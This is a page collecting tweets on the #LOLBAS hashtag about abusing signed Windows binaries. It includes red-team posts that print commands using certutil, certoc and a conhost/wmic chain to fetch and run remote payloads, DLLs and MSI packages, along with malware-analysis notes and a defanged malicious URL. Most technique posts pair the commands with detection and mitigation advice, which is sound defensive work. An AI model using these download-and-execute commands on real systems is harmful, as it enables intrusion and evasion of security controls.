

Top Tweets for #Lolbas

Why bring your own tools when the environment hands them to you? Join Trey Bilbrey (@tcraf7 ) and Tyler Casey go hands-on with LOLBAS today at 1 PM ET.
Register here: https://t.co/q8QdfdnHdI
#CybersecurityEvents
#LOLBAS
#ThreatEmulation


Exploit Active Directory Certificate Services using only built-in Windows tools. No 3rd-party binaries—just certreq, certutil, and native PowerShell power.
#ADCS #LOLBAS #Pentesting #RedTeaming #ActiveDirectory #CyberSecurity #WindowsSecurity
https://t.co/XAvg8miNGd


Interesting .hta file. Executed via mshta.exe #LOLBAS quite often used in intrusions.
The .hta appears to be more of a #Loader minimal JS present (moveTo(5155,6521);) — this suggests UI/window positioning, not the malicious dropper code itself.
https://t.co/ZqdYTaL5fu


'07f07ffc-028d-4092-bc3f-74cb13257159GTNVKORT.hta' FUD HTA from Mexico @abuse_ch
https://t.co/GLVmf8TA4C
URL: hxxps://md.grupouwle(.)it(.)com/YQVQZYYH/QRSTYYBI
Another related domain: cgf.midasx(.)site


I’m excited to share that some of my recent research into Windows internals and native binaries has officially been added to the LOLBAS project.
Check out: Eudcedit.exe, Reset.exe
https://t.co/GpfHb4i7OC
#SecurityResearch #LOLBAS #WindowsSecurity #OffensiveSecurity #RedTeam

The Scary Truth About “Living Off the Land”
Big thanks to ThreatLocker for sponsoring this video. To start your free trial with ThreatLocker please use the following link: https://t.co/hAfpARmELA
#threatlocker #lolbas #powershell

Abusing #certutil #GUI with #UI #Automation
Payload Retrieval via the "Retrieve" Button
certutil, a trusted Microsoft-signed utility used for certificate management, has long been known as a Living-Off-The-Land Binary and Script (#LOLBAS). Most commonly abused to download remote payloads via command-line, it also features a less-discussed graphical interface that introduces a unique attack surface: the "Retrieve" button.
By invoking certutil -URL <target>, a GUI window is launched that offers interactive options, including the ability to fetch remote files. Through UI automation, attackers can simulate a user click on the "Retrieve" button to download and stage a payload into the Cryptnet URL cache, a stealthy directory under AppData\LocalLow. This behavior supports the #MITRE ATT&CK® technique T1105: Ingress Tool Transfer, exploiting the GUI pathway in a way that avoids CLI-based detection rules.
---
🛠️ #Technique Overview
> A binary (e.g., calc) is hosted on a local or remote HTTP server.
> certutil -URL http://host/payload is executed to spawn the certificate GUI.
> A custom-built C# automation tool uses Windows UI Automation APIs to simulate the “Retrieve” button click.
The downloaded payload is stored in: %LOCALAPPDATA%\Low\Microsoft\CryptnetUrlCache\Content\[hash]
The newest file in that directory is renamed and executed.
This approach leverages a trusted binary, avoids suspicious PowerShell or WMI usage, and bypasses traditional network-based IOC triggers through indirect GUI interaction.
---
📜 #PoC Automation Highlights
A #Python proof-of-concept demonstrates:
> Hosting and downloading a local payload
> Simulated GUI interaction using compiled C# and the .NET UIAutomationClient library
> Execution of the retrieved payload from the Cryptnet cache
> Optional cleanup for OPSEC hygiene
> Administrative privileges are required to execute the downloaded payload inside the Cryptnet cache directory.
- Project @ Github: https://t.co/Uakn7c3l8h
---
#Detection & #Mitigation
> Monitor for certutil usage with the -URL flag.
> Inspect CryptnetUrlCache\Content for unsigned executables.
> Flag UIAutomationClient.dll usage or compiled automation processes accessing system dialogs.
> Disable or restrict access to unused legacy utilities like certutil where feasible.
> Implement AppLocker/WDAC policies to prevent execution from temporary and cache directories.
- https://t.co/thWuQ5nVnK
#CyberSecurity #LOLBAS #OffensiveSecurity #RedTeam #PenetrationTesting #BlueTeam #InfoSec #Offsec #Logisek
![logisekict's tweet photo. Abusing #certutil #GUI with #UI #Automation
Payload Retrieval via the "Retrieve" Button
certutil, a trusted Microsoft-signed utility used for certificate management, has long been known as a Living-Off-The-Land Binary and Script (#LOLBAS). Most commonly abused to download remote payloads via command-line, it also features a less-discussed graphical interface that introduces a unique attack surface: the "Retrieve" button.
By invoking certutil -URL <target>, a GUI window is launched that offers interactive options, including the ability to fetch remote files. Through UI automation, attackers can simulate a user click on the "Retrieve" button to download and stage a payload into the Cryptnet URL cache, a stealthy directory under AppData\LocalLow. This behavior supports the #MITRE ATT&CK® technique T1105: Ingress Tool Transfer, exploiting the GUI pathway in a way that avoids CLI-based detection rules.
---
🛠️ #Technique Overview
> A binary (e.g., calc) is hosted on a local or remote HTTP server.
> certutil -URL http://host/payload is executed to spawn the certificate GUI.
> A custom-built C# automation tool uses Windows UI Automation APIs to simulate the “Retrieve” button click.
The downloaded payload is stored in: %LOCALAPPDATA%\Low\Microsoft\CryptnetUrlCache\Content\[hash]
The newest file in that directory is renamed and executed.
This approach leverages a trusted binary, avoids suspicious PowerShell or WMI usage, and bypasses traditional network-based IOC triggers through indirect GUI interaction.
---
📜 #PoC Automation Highlights
A #Python proof-of-concept demonstrates:
> Hosting and downloading a local payload
> Simulated GUI interaction using compiled C# and the .NET UIAutomationClient library
> Execution of the retrieved payload from the Cryptnet cache
> Optional cleanup for OPSEC hygiene
> Administrative privileges are required to execute the downloaded payload inside the Cryptnet cache directory.
- Project @ Github: https://t.co/Uakn7c3l8h
---
#Detection & #Mitigation
> Monitor for certutil usage with the -URL flag.
> Inspect CryptnetUrlCache\Content for unsigned executables.
> Flag UIAutomationClient.dll usage or compiled automation processes accessing system dialogs.
> Disable or restrict access to unused legacy utilities like certutil where feasible.
> Implement AppLocker/WDAC policies to prevent execution from temporary and cache directories.
- https://t.co/thWuQ5nVnK
#CyberSecurity #LOLBAS #OffensiveSecurity #RedTeam #PenetrationTesting #BlueTeam #InfoSec #Offsec #Logisek](https://pbs.twimg.com/media/GvlAvJYWIAAJnwz.jpg)
Abusing #certoc for #DLL Execution and #Script Download
certoc, a lesser-known but legitimate Windows Server binary, is used by the operating system for certificate operations. However, like many other Living-Off-The-Land Binaries and Scripts (#LOLBAS), it can be repurposed for offensive use. Abusing certoc enables both code execution via DLL sideloading and remote payload retrieval, effectively bypassing common security controls by masquerading as a trusted system process.
This technique aligns with MITRE ATT&CK® techniques:
>T1218: System Binary Proxy Execution
> T1105: Ingress Tool Transfer
---
⚙️ Technique #1 – #DLL #Proxy #Execution
When used with the -LoadDLL flag, certoc can be instructed to load and execute a user-defined DLL:
$ certoc -LoadDLL C:\Path\To\payload.dll
By crafting a DLL with a DllMain that executes code (e.g., launches calc), and then passing it to certoc, attackers can proxy code execution through a Microsoft-signed binary. This may allow evasion of signature-based detection and basic application control policies.
---
🌐 Technique #2 – Remote #Script #Download and #Execution
With the -GetCACAPS option, certoc can download web-based content, including PowerShell scripts:
$ certoc -GetCACAPS http://url/payload.ps1
Once saved locally, the script can be executed using PowerShell. This approach enables stealthy ingress of tools, webshells, or staged payloads without direct browser activity or conventional downloaders, minimizing telemetry.
---
🐍 Automation #Demo
The Python proof-of-concept illustrates both techniques:
> Sets up an HTTP server to host a script.
> Builds a DLL that executes embedded commands (e.g., launching a program).
> Leverages certoc to trigger execution.
> Cleans up artifacts after execution.
No elevated privileges are required for either method, though the binary is notably present on Windows Server 2022 environments by default.
Project @ #Github: https://t.co/Uakn7c3l8h
---
🔍 #Detection & #Mitigation
> #Monitor certoc invocations, especially with -LoadDLL or -GetCACAPS.
> #Flag unsigned DLLs loaded through certoc.
> #Review outbound network connections initiated by system utilities.
> #Restrict execution of unused system binaries via AppLocker or WDAC.
> #Disable or monitor unusual certificate tool usage on servers.
- https://t.co/thWuQ5nVnK
#CyberSecurity #LOLBAS #OffensiveSecurity #RedTeam #PenetrationTesting #BlueTeam #InfoSec #Offsec #Logisek


🆕 Recent additions to https://t.co/c2bs1AaVPZ:
• shell32.dll,#44 for DLL execution
• PhotoViewer.dll for INetCache download
• winget.exe for AWL Bypass
• mmc.exe for download (via GUI)
• cipher.exe for anti-forensics
➕: the #LOLBAS project now supports dark mode 😎

Emulate the great @Wietze 😉
#HuntingTipOfTheDay . During an incident investigation I realized how the TA performed a stealthy SAM copy from Volume Shadow Copy through esentutl.exe #LOLBAS binary⤵️
https://t.co/tkB0Q8CYYI

⚠️#Xworm
☣️9a03542cab4c19debf85e125f21c2939

1⃣📸Like so many #Malware execute ping to delay the execution and try to fool the sandboxes.
2⃣📸 #LOLBAS certutil use to AV bypass
3⃣📸 Windows Defender exclusion
4⃣📸 #Persistence Task scheduled running the #Xworm every minute





#Red #Teaming with #LOLBAS - Leveraging conhost.exe for Silent MSI Installation
In red team operations, stealth and native tool abuse makes the difference. A particularly effective tactic could involve the abuse of Windows-native binaries, categorized under the LOLBAS (Living Off the Land Binaries and Scripts) framework.
One such binary, conhost.exe, typically associated with console windows, can be chained with wmic to stealthily install remote MSI packages, bypassing many traditional detection controls.
---
🧬 The #Execution Chain
The following command can silently trigger a remote software installation for the current user:
c:\windows\system32\conhost.exe c:\windows\system32\conhost.exe --headless --inheritcursor wmic product call install 0,"[msi params]","https://t.co/jdQQK0jNan"
This technique can leverage the graphical interface host (conhost.exe) in a nested, headless execution mode, enabling wmic to fetch and install an MSI from a remote location without spawning visible UIs or triggering expected process trees.
---
🔍 #Detection & #Threat #Hunting
Detection should rely on behavioral correlation rather than static signatures.
> #Process Chain Monitoring: Alerts need to be triggered when conhost.exe launches wmic.exe, especially with --headless flags.
> #Network Traffic Analysis: Flag outbound connections from system processes to non-corporate domains, particularly over HTTP/S to MSI file types.
> #CommandLine Auditing: Monitor shell logs (e.g., via Sysmon) for WMIC commands involving remote paths or product installation verbs.
---
🛡️ Mitigation & Prevention
$ Disable #WMIC: In environments where it is not required, wmic.exe should be removed or access restricted through AppLocker or WDAC policies.
$ #LOLBin Execution Restrictions: Enforce policy rules to block non-standard use of binaries like conhost.exe from executing scripts or system tools.
$ User-level #Installation Control: MSI-based installs for non-admin users should be tightly controlled using GPO or endpoint management tools.
---
🔐 Proactive Defense Measures
> #Implement EDRs with Script Block Logging: Advanced tools are capable of flagging suspicious behaviors even when native tools are used.
> #Analyze Baseline Normal Behavior: Understand typical binary usage in the environment to quickly identify anomalies.
> #Increase Security Awareness: Internal teams should be educated on LOLBAS risks and the value of defense-in-depth monitoring.
---
This technique, while powerful in offensive operations, underscores the importance of adaptive blue team strategies.
- https://t.co/thWuQ5nVnK
#RedTeam #CyberSecurity #BlueTeam #Pentesting #MITREATTACK #InfoSec #OffSec #Logisek
![logisekict's tweet photo. #Red #Teaming with #LOLBAS - Leveraging conhost.exe for Silent MSI Installation
In red team operations, stealth and native tool abuse makes the difference. A particularly effective tactic could involve the abuse of Windows-native binaries, categorized under the LOLBAS (Living Off the Land Binaries and Scripts) framework.
One such binary, conhost.exe, typically associated with console windows, can be chained with wmic to stealthily install remote MSI packages, bypassing many traditional detection controls.
---
🧬 The #Execution Chain
The following command can silently trigger a remote software installation for the current user:
c:\windows\system32\conhost.exe c:\windows\system32\conhost.exe --headless --inheritcursor wmic product call install 0,"[msi params]","https://t.co/jdQQK0jNan"
This technique can leverage the graphical interface host (conhost.exe) in a nested, headless execution mode, enabling wmic to fetch and install an MSI from a remote location without spawning visible UIs or triggering expected process trees.
---
🔍 #Detection & #Threat #Hunting
Detection should rely on behavioral correlation rather than static signatures.
> #Process Chain Monitoring: Alerts need to be triggered when conhost.exe launches wmic.exe, especially with --headless flags.
> #Network Traffic Analysis: Flag outbound connections from system processes to non-corporate domains, particularly over HTTP/S to MSI file types.
> #CommandLine Auditing: Monitor shell logs (e.g., via Sysmon) for WMIC commands involving remote paths or product installation verbs.
---
🛡️ Mitigation & Prevention
$ Disable #WMIC: In environments where it is not required, wmic.exe should be removed or access restricted through AppLocker or WDAC policies.
$ #LOLBin Execution Restrictions: Enforce policy rules to block non-standard use of binaries like conhost.exe from executing scripts or system tools.
$ User-level #Installation Control: MSI-based installs for non-admin users should be tightly controlled using GPO or endpoint management tools.
---
🔐 Proactive Defense Measures
> #Implement EDRs with Script Block Logging: Advanced tools are capable of flagging suspicious behaviors even when native tools are used.
> #Analyze Baseline Normal Behavior: Understand typical binary usage in the environment to quickly identify anomalies.
> #Increase Security Awareness: Internal teams should be educated on LOLBAS risks and the value of defense-in-depth monitoring.
---
This technique, while powerful in offensive operations, underscores the importance of adaptive blue team strategies.
- https://t.co/thWuQ5nVnK
#RedTeam #CyberSecurity #BlueTeam #Pentesting #MITREATTACK #InfoSec #OffSec #Logisek](https://pbs.twimg.com/media/Gr3Fd5qXkAE8ZpX.jpg)

🚨 New #phishing campaign uses #DBatLoader to drop #Remcos RAT.
The infection relies on #UAC bypass with mock directories, obfuscated .cmd scripts, Windows #LOLBAS techniques, and advanced persistence techniques. At the time of analysis, the samples had not yet been submitted to #VirusTotal ⚠️
🔗 Execution chain:
#Phish ➡️ Archive ➡️ DBatLoader ➡️ CMD ➡️ SndVol.exe (Remcos injected)
👨💻 #ANYRUN allows analysts to quickly uncover stealth techniques like LOLBAS abuse, injection, and UAC bypass, all within a single interactive analysis session. See analysis: https://t.co/NKIXgwkADc
🛠️ Key techniques:
🔹 #Obfuscated with #BatCloak .cmd files are used to download and run #payload.
🔹 Remcos injects into trusted system processes (SndVol.exe, colorcpl.exe).
🔹 Scheduled tasks trigger a Cmwdnsyn.url file, which launches a .pif dropper to maintain persistence.
🔹 Esentutl.exe is abused via LOLBAS to copy cmd.exe into the alpha.pif file.
🔹 UAC bypass is achieved with fake directories like “C:\Windows “ (note the trailing space), exploiting how Windows handles folder names.
⚠️ This threat uses multiple layers of stealth and abuse of built-in Windows tools. Behavioral detection and attention to unusual file paths or another activity are crucial to catching it early. #ANYRUN Sandbox provides the visibility needed to spot these techniques in real time 🚀
#ExploreWithANYRUN


Have you heard of the rarely observed #LOLBAS technique abusing cdb.exe? A new backdoor called Squidoor utilizes this technique, and is in the toolkit of a suspected Chinese threat actor targeting multiple countries and sectors. https://t.co/qlwrNrOkRs


🔎 Join @Wietze at #NullconGoa2025 for a talk packed with data-driven insights on the 60 most commonly used LOLBins—an essential for any security professionals!
Know More: https://t.co/c0J2bHHatR
#EDRs #LOLBins #LOLBAS
Trends for you
Most Popular Users

Elon Musk 
@elonmusk
240.8M followers

Barack Obama
@barackobama
119.2M followers

Donald J. Trump
@realdonaldtrump
111.7M followers

Cristiano Ronaldo
@cristiano
111.1M followers

Narendra Modi
@narendramodi
107M followers

Rihanna
@rihanna
97.8M followers

NASA
@nasa
92.2M followers

Justin Bieber
@justinbieber
91M followers

KATY PERRY
@katyperry
87.9M followers

Taylor Swift
@taylorswift13
81.8M followers

Lady Gaga
@ladygaga
73.3M followers

Virat Kohli
@imvkohli
70.3M followers

Kim Kardashian
@kimkardashian
69.9M followers

YouTube
@youtube
68.7M followers

Bill Gates
@billgates
64M followers

Neymar Jr
@neymarjr
63.1M followers

The Ellen Show
@theellenshow
62.4M followers

CNN
@cnn
61.9M followers

Selena Gomez
@selenagomez
61M followers

X
@x
60.8M followers